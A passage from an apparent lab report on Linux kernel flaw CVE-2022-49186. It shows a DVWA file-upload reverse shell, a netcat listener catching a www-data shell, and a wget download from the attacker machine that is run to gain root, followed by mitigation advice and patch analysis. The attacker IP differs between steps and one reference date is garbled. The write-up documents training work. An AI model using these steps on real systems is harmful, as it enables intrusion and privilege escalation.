MAC Address: 08:00:27:EC:14:5C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Figure 22: nmap scan result

Step 2: The DVWA lab was further investigated and it revealed file uploading vulnerability. Then php reverse shell was upload which could connect back to attacker's listening port.




Figure 23: Uploading reverse shell

Step 3: The attacker listened on the port that was specified in the php reverse shell. Then connection from the victim machines was received. Then bash shell was spawned of lower privileged user www-data was spawned.

```
(darshana@kali) - [~/Documents]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.1.8] from (UNKNOWN) [192.168.1.7] 55712
Linux Ubuntu 5.13.0-19-generic #19-Ubuntu SMP Thu Oct 7 21:58:00 UTC 2021 x86_64
 20:33:25 up 3:27, 1 user, load average: 0.54, 0.29, 0.25
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
lilac     tty2     tty2            17:06    3:19m  0.02s  0.02s  /usr/libexec/gnom
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ /bin/bash -i
bash: cannot set terminal process group (67417): Inappropriate ioctl for device
bash: no job control in this shell
```

Figure 24: Spawning initial shell of lower privileged user

Step 4: Then in /tmp directory exploit was extracted on the victim machine by using wget utility from the python server hosted on attacker machine.

```

www-data@Ubuntu:/$ cd /tmp
cd /tmp
www-data@Ubuntu:/tmp$ wget http://192.168.1.9:1234/exploit
wget http://192.168.1.9:1234/exploit
--2025-11-08 16:51:16--  http://192.168.1.9:1234/exploit
Connecting to 192.168.1.9:1234 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 21440 (21K) [application/octet-stream]
Saving to: 'exploit'

0K ..... 100% 5.34M=0.004s

```

Figure 25: Using wget to get exploit from attacker machine

Step 5: Then the exploit script was given exploit permission and then executed which spawned root shell which was confirmed by checking uid 0.

```

www-data@Ubuntu:/tmp$ chmod +x exploit
chmod +x exploit
www-data@Ubuntu:/tmp$ ./exploit
./exploit

```

Figure 26: Granting execute permission to exploit

```

bash: cannot set terminal process group (832): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.1# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
bash-5.1# whoami
whoami
root
bash-5.1# █

```

Figure 27: Spawning root shell after exploit

Mitigation Measures

The primary mitigation for CVE-2022-49186 is to upgrade to the to Linux kernel version 5.17.1 or later. This includes a patch that validates the `rs_id` parameter against `no_reset` before using it as an array index. Systems unable to upgrade immediately should disable the `visconti_clk` module if not required. Additional protective measures also include implementing the module signature verification to prevent loading of unsigned modules and maintain strong access control. This vulnerability demonstrates the significant importance of validating signed integer values before casting them to unsigned types and using them for array indexing. Developers should implement strict bounds checking after any type conversions and also enable the comprehensive compiler warnings to catch implicit type conversions. There should be proper code reviews specifically focused on integer handling and array access patterns.

References

- Arar, S. (2018, March October). *How to Reduce Power Consumption with Clock Gating*. Retrieved from allaboutcircuits.com.: <https://www.allaboutcircuits.com/technical-articles/use-of-clock-gating-to-reduce-power-consumption/>
- Brittany. (2025, October 18). *What is an Out-of-Bounds Write Linux Security Vulnerability?* Retrieved from linuxsecurity.com.: <https://linuxsecurity.com/features/what-is-an-out-of-bounds-write-vulnerability>
- Freedly CVEs. (2025, February 26). *CVE-2022-49186 Improper Validation of Array Index (CWE-129)*. Retrieved from freedly.com.: <https://feedly.com/cve/CVE-2022-49186>
- GeeksforGeeks. (2025, July 23). *User mode and Kernel mode Switching*. Retrieved from geeksforgeeks.org.: <https://www.geeksforgeeks.org/operating-systems/user-mode-and-kernel-mode-switching/>
- Linux Kernel Docs. (n.d.). *The Common Clk Framework*. Retrieved from docs.kernel.org.: <https://docs.kernel.org/driver-api/clk.html>
- Lohot, N. (2023, April 6). *Linux Internals: Memory Management Explained*. Retrieved from infosecbytes.io.: <https://infosecbytes.io/linux-internals-a-deep-dive-into-memory-management/>
- Scaler. (2022, March 14). *Function Pointer in C*. Retrieved from scaler.com.: <https://www.scaler.com/topics/c/function-pointer-in-c/>
- Scaler. (2024, January 1). *What is ioctl in Linux?* Retrieved from scaler.com.: <https://www.scaler.com/topics/ioctl-in-linux/>
- Sobolewski, P. (2019, August 1). *What is Buffer Overflow: How Attack Works, Examples, Prevention*. Retrieved from invicti.com.: <https://www.invicti.com/blog/web-security/buffer-overflow-attacks>
- Vulert. (2025, February 26). *Array Overflow Vulnerability in Linux Kernel - Impacting Debian Packages*. Retrieved from vulert.com.: <https://vulert.com/vuln-db/debian-12-linux-288965>

Wiz Inc. (2022). *CVE-2022-49186: Linux Debian vulnerability analysis and mitigation*.
Retrieved from wiz.io.: <https://www.wiz.io/vulnerability-database/cve/cve-2022-49186>

Appendix

Patch Analysis: The patch introduces a straightforward and effective fix by checking the signed value before any type conversion occurs. Instead of immediately casting the `rs_id` field to an unsigned type the patched code first compares it against a special constant that shows no resets needed. This comparison happens while `rs_id` is still a signed integer so negative values are properly recognized as negative. This means that if `rs_id` contains -1 which typically represents `no_reset` then the code takes a different path that doesn't access the array at all. Only when `rs_id` contains a valid and non-negative value does the code proceed to use it for array indexing.

```
if (clks[i].rs_id >= 0) {
    rson_offset = reset[clks[i].rs_id].rson_offset;
    rsoff_offset = reset[clks[i].rs_id].rsoff_offset;
    rs_idx = reset[clks[i].rs_id].rs_idx;
} else {
    rson_offset = rsoff_offset = rs_idx = -1;
}
```

Source: [Kernel Commit](#)